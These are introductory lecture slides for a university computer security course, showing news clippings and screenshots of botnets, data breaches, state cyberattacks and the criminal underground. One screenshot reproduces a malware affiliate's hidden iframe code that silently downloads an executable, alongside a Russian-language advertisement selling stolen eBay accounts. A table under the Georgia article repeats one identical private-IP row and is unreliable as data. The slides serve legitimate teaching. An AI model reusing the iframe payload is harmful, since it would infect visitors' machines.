

# CS 161: Computer Security

**Profs. Vern Paxson & David Wagner**

**TAs: John Bethencourt, Erika Chin, Matthew Finifter, Cynthia Sturton, Joel Weinberger**

<http://inst.eecs.berkeley.edu/~cs161/>

**January 20, 2010**

## What Is This Class?

- Computer security = how to keep computing systems functioning as intended & free of abuse ...
  - ... and keep data we care about accessed only as desired ...
  - ... in the presence of an **adversary**
- We will look at:
  - Attacks and defenses for
    - Programs
    - Networks
    - Systems (OS, Web)
  - Securing data and communications
  - Enabling/thwarting privacy and anonymity
- How these notions have played out in the Real World
- Issues span a very large range of CS
  - Programming, systems, hardware, networking, theory

## What Will You Learn?

- How to think adversarially
- How to assess threats for their significance
- How to build programs & systems that have robust security properties
- How to gauge the protections and limitations provided by today's technology
  - How to balance the costs of security mechanisms vs. the benefits they offer
- How today's attacks work in practice
- How security issues have played out "for real" (case studies)

## How Expensive is the Learning?



- Absorb material presented in lectures and section
- 3 course projects (10% each, 30% total)
  - Done individually, perhaps some in small groups
- ~4 homeworks (20% total)
  - Done individually
- Two midterms (10% each, 20% total)
  - 80 minutes long: Fri Feb 26 / Wed Apr 7 ([tentative](#))
- A comprehensive final exam (30%)
  - Fri May 14 11:30AM-2:30PM
  - Alternate 3-6PM, only for CS160/CS164 conflicts
    - Sign up on the web by Jan 29

## What's Required?

- Prerequisites:
  - Math 55 or CS 70, CS 61B and 61C (= Java + C)
  - Familiarity with Unix
- Engage!
  - In lectures, in section
    - Note: Prof. Paxson is hearing-impaired, so be prepared to repeat questions
  - Feedback to us is highly valuable; anonymous is fine
- Participate in the newsgroup (ucb.class.cs161)
  - Send course-related questions/comments here, or ask in Prof/TA office hours
    - For private matters, contact Profs via email

## What's Required?, con't

- Get class accounts
  - forms handed out at end of lecture
- Textbook: Security in Computing, Pfleeger & Pfleeger, 4th ed.
- Optional: Security Engineering, Anderson, 1st or 2nd ed.  
<http://www.cl.cam.ac.uk/~rja14/book.html>



## Class Policies

- Late homework: no credit
- Late project: -10% if < 24 hrs, -20% < 48 hrs, -40% < 72 hrs, no credit >= 72 hrs
- Working in teams: see web page
- Original work, citing sources: see web page
- If lecture materials are made available prior to lecture, don't use them to answer questions asked during class

## Ethics & Legality

- We will be discussing (and launching!) **attacks** - many quite nasty - and powerful eavesdropping technology
- None of this is in *any way* an invitation to undertake these in any fashion **other than with informed consent** of **all** involved parties
  - The existence of a security hole is no excuse
- These concerns regard not only ethics but UCB policy and California/United States law
- If in some context there's any question in your mind, come talk with instructors first

## Course Overview

- Software issues
  - exploits, defenses, design principles
- Web security
  - browsers, servers, authentication
- Networking
  - protocols, imposing control, denial-of-service
- Large-scale automated attacks
  - worms & botnets
- Securing communication & data via cryptography
  - confidentiality, integrity, signatures, keys, e-cash

## Course Overview, con't


- Operating systems
  - access control, isolation, virtual machines, viruses & rootkits
- The pervasive problem of Usability
- Privacy
  - anonymity, releasing data, remanence
- Detecting/blocking attacks in “real time”
- Landscape of modern attacks
  - spam, phishing, underground economy
- Case studies

## Some Broad Perspectives

- A vital, easily overlooked facet of security is *policy* (and accompanying it: operating within *constraints*)
- High-level goal is risk management, not bulletproof protection.
  - Much of the effort concerns “raising the bar” and *trading off resources*
    - How to prudently spend your time & money?
- Key notion of **threat model**: what you are defending against
  - This can differ from what you’d expect
  - Consider the Department of Energy ...

## Modern Threats

- An energetic arms race between attackers and defenders fuels rapid innovation in “malcode” ...



## Modern Threats

- An energetic arms race between attackers and defenders fuels rapid innovation in “malcode” ...
- ... including powerful automated tools ...


September 6th, 2007

## Storm Worm botnet could be world's most powerful supercomputer

Posted by Ryan Naraine @ 8:41 am

**Categories:** [Botnets](#), [Browsers](#), [Data theft](#), [Exploit code](#), [Firefox.....](#)

**Tags:** [Operation](#), [Supercomputer](#), [Malware](#), [Worm](#), [Ryan Naraine](#)



Nearly nine months after it was first discovered, the [Storm Worm](#) Trojan continues to surge, building what experts believe could be the world's most powerful supercomputer.

The Trojan, which uses a myriad of social engineering lures to trick Windows users into downloading malware, has successfully seeded a massive botnet — between one million and 10 million CPUs — producing computing power

to rival the world's top 10 supercomputers

## Modern Threats

- An energetic arms race between attackers and defenders fuels rapid innovation in “malcode” ...
- ... including powerful automated tools ...
- ... and defenders likewise devise novel tactics ...



## Security Fix

Brian Krebs on Computer Security

[About This Blog](#) | [Archives](#) | [Security Fix Live: Web Chats](#) | [E-Mail Brian Krebs](#)

### SEARCH THIS BLOG

### RECENT POSTS


- [E-Banking on a Locked Down PC, Part II](#)
- [ChoicePoint Breach Exposed 13,750 Consumer Records](#)
- [President Obama on Cyber Security Awareness](#)
- [Mozilla Disables Microsoft's Insecure Firefox Add-on](#)
- [PayChoice Suffers Another Data Breach](#)

### Entries By Category

- [Cyber Justice](#)
- [Economy Watch](#)
- [Fraud](#)
- [From the Bunker](#)
- [Latest Warnings](#)
- [Misc.](#)
- [New Patches](#)
- [Piracy](#)
- [Safety Tips](#)

### Spam Volumes Drop by Two-Thirds After Firm Goes Offline

The volume of junk e-mail sent worldwide plummeted on Tuesday after a Web hosting firm identified by the computer security community as a major host of organizations engaged in spam activity was taken offline. (Note: A link to the full story on McColo's demise is available [here](#).)



Experts say the precipitous drop-off in spam comes from Internet providers unplugging **McColo Corp.**, a hosting provider in Northern California that was the home base for machines responsible for coordinating the sending of roughly 75 percent of all spam each day.



In an alert sent out Wednesday morning, e-mail security firm **IronPort** said:

In the afternoon of Tuesday 11/11, IronPort saw a drop of almost 2/3 of overall spam volume, correlating with a drop in IronPort's SenderBase queries. While we investigated what we thought might be a technical problem, a major spam network, McColo Corp., was shutdown, as reported by The Washington Post on Tuesday evening.

Spamcop.net's graphic [shows a similar decline](#), from about 40 spam e-

## Modern Threats, con't

- Most cyber attacks aim for **profit** and are facilitated by a well-developed "underground economy ..."



ebay accounts for sale - Microsoft Internet Explorer

Address http://ebayseller.cc/

## Список доступных акков

**Сервис по продаже аккаунтов аукциона eBay.**

Добрые юзеры аукциона eBay предлагают вашему вниманию свои аккаунты. Постоянным клиентам и тем, кто берет более 5 акков, различные бонусы и скидки. Все аккаунты с доступом к мылу холдера.

Вы сами выбираете акк (несколько акков) из списка. Говорите мне. Оплачиваете и получаете. Все акки предварительно проверяются перед продажей, в случае, если что-то не работает - 100% замена.

Актив/не актив смотрите сами по юзер ид. По активности не сортирую, так как это для каждого субъективно.

Также в продаже бывают акки PayPal. Цены рыночные. Постоянно не продаю.

Оплата по WM.  
 Перед покупкой следует обязательно ознакомиться с FAQ.  
 По работе с товаром не консультирую.  
 Работа через гарант сервис приветствуется.

**Мои цены:**

seller/баер акк до 10 фидов = 5\$  
 seller/баер акк 10-25 фидов = 10\$  
 seller/баер акк 25-50 фидов = 15\$  
 seller/баер акк более 50 фидов = 25\$

iframeDOLLARS.biz - Mozilla Firefox

Address http://iframedollars.biz/stats/index.php

EXE last updated 68 hours ago

NEWS STATS SETUP RATES

### Last news

Date	Text
4.12.2006	From today our price for Asia grows up to 15\$ for 1k and the price for Italy - to 300\$ for 1k
20.11.2006	For the reason of bad price for Asiatic region we have to low our price for it to 12\$. We're waiting for your understanding. We'll work up this problem as soon as possible.
11.07.2006	Now, we accept asia loads!
11.06.2006	We resolve our problem with hosting! And we have a special bonus: you'll get +20% more to your moneys!
31.05.2006	From the 31th of May the new system of anti antivirus is started.
07.11.2005	Problems with BackURL solved, use it!
11.10.2005	Now you can send not unique traffic to your resources with help of BackURL
10.10.2005	From the 10th of Octobre the new system of tariffing IS STARTED. From this moment we pay different \$\$\$ for different countries
19.09.2005	From the 19th of september the price for 1000 loads will rise to 80\$
5.08.2005	New system of statistics and new design are started!
11.07.2005	From the 11th of july the price for 1000 loads will rise to 70\$

Adverts link

HTML Link:	<iframe src="http://yepjnddpgq.biz/d1/adv022.php" width=1 height=1></iframe>
Hidden HTML Link:	<iframe src="http://yepjnddpgq.biz/d1/loadadv022.exe" width=1 height=1></iframe>
EXE Link (last update 68 hours ago):	http://yepjnddpgq.biz/d1/loadadv022.exe

## Modern Threats, con't

- Most cyber attacks aim for profit and are facilitated by a well-developed “underground economy ...
- ... there are also extensive threats to privacy including *identity theft*

 <b>Privacy Rights Clearinghouse</b> Empowering Consumers. Protecting Privacy.			
<a href="#">Home</a> <a href="#">Why Privacy</a> <a href="#">About Us</a> <a href="#">Fact Sheets</a> <a href="#">Latest Issues</a> <a href="#">Speeches &amp; Testimony</a> <input type="text"/> <input type="button" value="Search"/>			
<b>Chronology of Data Breaches</b> Go to Breaches for 2005, 2006, 2007, 2008, 2009 or 2010.			
DATE MADE PUBLIC	NAME(Location)	TYPE OF BREACH	NUMBER OF RECORDS
<b>2005</b>			
Jan. 10, 2005	George Mason University (Fairfax, VA)	Names, photos, and Social Security numbers of 32,000 students and staff were compromised because of a hacker attack on the university's main ID server.	32,000
Jan. 18, 2005	Univ. of CA, San Diego	A hacker breached the security of two	3,500
Jan. 1, 2010	collective2.com	Users of the do-it-yourself trading site collective2.com received an "urgent" e-mail notifying them that the company's	25,000
Jan. 1, 2010	Netflix (Los Gatos, CA)	A class action suit was filed against Netflix, Inc., in the United States District Court for the Northern District of	100 million Not Added to Total
Jan. 12, 2010	Suffolk County National Bank (Long Island, NY)	Hackers have stolen the login credentials for more than 8,300 customers of small New York bank after breaching its security	8,373
<b>TOTAL number of records containing sensitive personal information involved in security breaches in the U.S. since January 2005.</b>			<b>343,485,708</b> <a href="#">What does the total number indicate?</a>

## Modern Threats, con't

- Most cyber attacks aim for profit and are facilitated by a well-developed “underground economy ...
- ... there are also extensive threats to privacy including *identity theft*
- ... and recent times have seen the rise of nation-state issues, including:
  - Censorship / network control

## China Cracks Down on Tor Anonymity Network

A leading anonymity technology is targeted by the Chinese government for the first time.

By David Talbot

THURSDAY, OCTOBER 15, 2009

E-mail Audio Print Favorite Share

For the first time, the Chinese government has attacked one of the best, most secure tools for surfing the Internet anonymously. The clampdown against the tool, called [Tor](#), came in the days leading up to the 60th anniversary of China's "national day" on October 1. It is part of a growing trend in which repressive nations orchestrate massive clampdowns during politically sensitive periods, in addition to trying to maintain Internet firewalls year-round.



"It was the first time the Chinese government has ever even included Tor in any sort of censorship circumvention effort," says Andrew Lewman, the executive director of Tor Project, the nonprofit that maintains the Tor software and network. "They were so worried about October 1, they went to anything that could possibly circumvent their firewall and blocked it."

[Tor is one of several systems](#) that route data through intermediate computers called proxies, thereby circumventing government filters. To anyone watching

## Modern Threats, con't

- Most cyber attacks aim for profit and are facilitated by a well-developed “underground economy ...
- ... there are also extensive threats to privacy including *identity theft*
- ... and recent times have seen the rise of nation-state issues, including:
  - Censorship / network control
  - Espionage

### Google China cyberattack part of vast espionage campaign, experts say

By Ariana Eunjung Cha and Ellen Nakashima  
Thursday, January 14, 2010

Computer attacks on Google that the search giant said originated in China were part of a concerted political and corporate espionage effort that exploited security flaws in e-mail attachments to sneak into the networks of major financial, defense and technology companies and research institutions in the United States, security experts said.

#### THIS STORY

- » [Google attack part of vast campaign](#)
  - [Google hands China an Internet dilemma](#)
  - [Statement from Google: A new approach to China](#)
- [View All Items in This Story](#)

At least 34 companies -- including Yahoo, Symantec, Adobe, Northrop Grumman and [Dow Chemical](#) -- were attacked, according to congressional and industry sources. Google, which disclosed on Tuesday that hackers had penetrated the Gmail



People sympathetic to Google have been leaving flowers and candles at the firm's Chinese headquarters. (Vincent Thian/associated Press)

[Enlarge Photo](#)

#### What Google might miss out on

Google said it may exit China,

## Modern Threats, con't

- Most cyber attacks aim for profit and are facilitated by a well-developed “underground economy ...
- ... there are also extensive threats to privacy including *identity theft*
- ... but recent times have seen the rise of nation-state issues, including:
  - Censorship / network control
  - Espionage
  - ... and war

### Russia accused of unleashing cyberwar to disable Estonia

- Parliament, ministries, banks, media targeted
- Nato experts sent in to strengthen defences

Ian Traynor in Brussels  
The Guardian, Thursday 17 May 2007  
[Article history](#)



Bronze Soldier, the Soviet war memorial removed from Tallinn. Nisametdinov/AP

A three-week wave of massive cyber-attacks on the small Baltic country of Estonia, the first known incidence of such an assault on a state, is causing alarm across the western alliance, with Nato urgently examining the offensive and its implications.

August 11th, 2008

### Coordinated Russia vs Georgia cyber attack in progress

Posted by Dancho Danchev @ 4:23 pm

Categories: [Black Hat](#), [Botnets](#), [Denial of Service \(DoS\)](#), [Governments](#), [Hackers...](#)  
Tags: [Security](#), [Cyber Warfare](#), [DDoS](#), [Georgia](#), [South Osetia...](#)

62 TalkBacks  
ADD YOUR OPINION

SHARE

PRINT

E-MAIL

WORTHWHILE?

24 VOTES

+18

In the wake of the [Russian-Georgian conflict](#), a week worth of speculations around Russian Internet forums have finally materialized into a coordinated cyber attack against Georgia's Internet infrastructure. The attacks have already managed to compromise several government web sites, with continuing DDoS attacks against numerous other Georgian government sites, prompting the government to switch to hosting locations to the U.S, with [Georgia's Ministry of Foreign Affairs](#) undertaking a desperate step in order to disseminate real-time information by switching to a [Russian server](#).

IP Address	Country	OS	Browser	Request	Response	Time	Size	Code
192.168.1.1	US	Windows	Internet Explorer	GET / HTTP/1.1	200 OK	0.012	1024	200
192.168.1.1	US	Windows	Internet Explorer	GET / HTTP/1.1	200 OK	0.012	1024	200
192.168.1.1	US	Windows	Internet Explorer	GET / HTTP/1.1	200 OK	0.012	1024	200
192.168.1.1	US	Windows	Internet Explorer	GET / HTTP/1.1	200 OK	0.012	1024	200
192.168.1.1	US	Windows	Internet Explorer	GET / HTTP/1.1	200 OK	0.012	1024	200
192.168.1.1	US	Windows	Internet Explorer	GET / HTTP/1.1	200 OK	0.012	1024	200
192.168.1.1	US	Windows	Internet Explorer	GET / HTTP/1.1	200 OK	0.012	1024	200
192.168.1.1	US	Windows	Internet Explorer	GET / HTTP/1.1	200 OK	0.012	1024	200
192.168.1.1	US	Windows	Internet Explorer	GET / HTTP/1.1	200 OK	0.012	1024	200
192.168.1.1	US	Windows	Internet Explorer	GET / HTTP/1.1	200 OK	0.012	1024	200

## U.S. cyber counterattack: Bomb 'em one way or the other

**National Cyber Response Coordination Group establishing proper response to cyberattacks**

By [Ellen Messmer](#), *Network World*, 02/08/07

San Francisco — If the United States found itself under a major cyberattack aimed at undermining the nation's critical information infrastructure, the Department of Defense is prepared, based on the authority of the president, to launch a cyber counterattack or an actual bombing of an attack source.

# Questions?

## Coming Up ...

- Friday's lecture: *Buffer Overflow* attacks
  - Read P&P 3.0, 3.1, 3.2
- Follow the newsgroup
- If you are also enrolled in CS160 or CS164 and need to take the final at the alternate time, sign up via the web
- Due **Thu Jan 28 (11:59PM)**:
  - Get your class account set up
  - Use it to submit a writeup that you have read the class web page, including (especially) policies on collaboration, Academic Dishonesty, and ethics/legality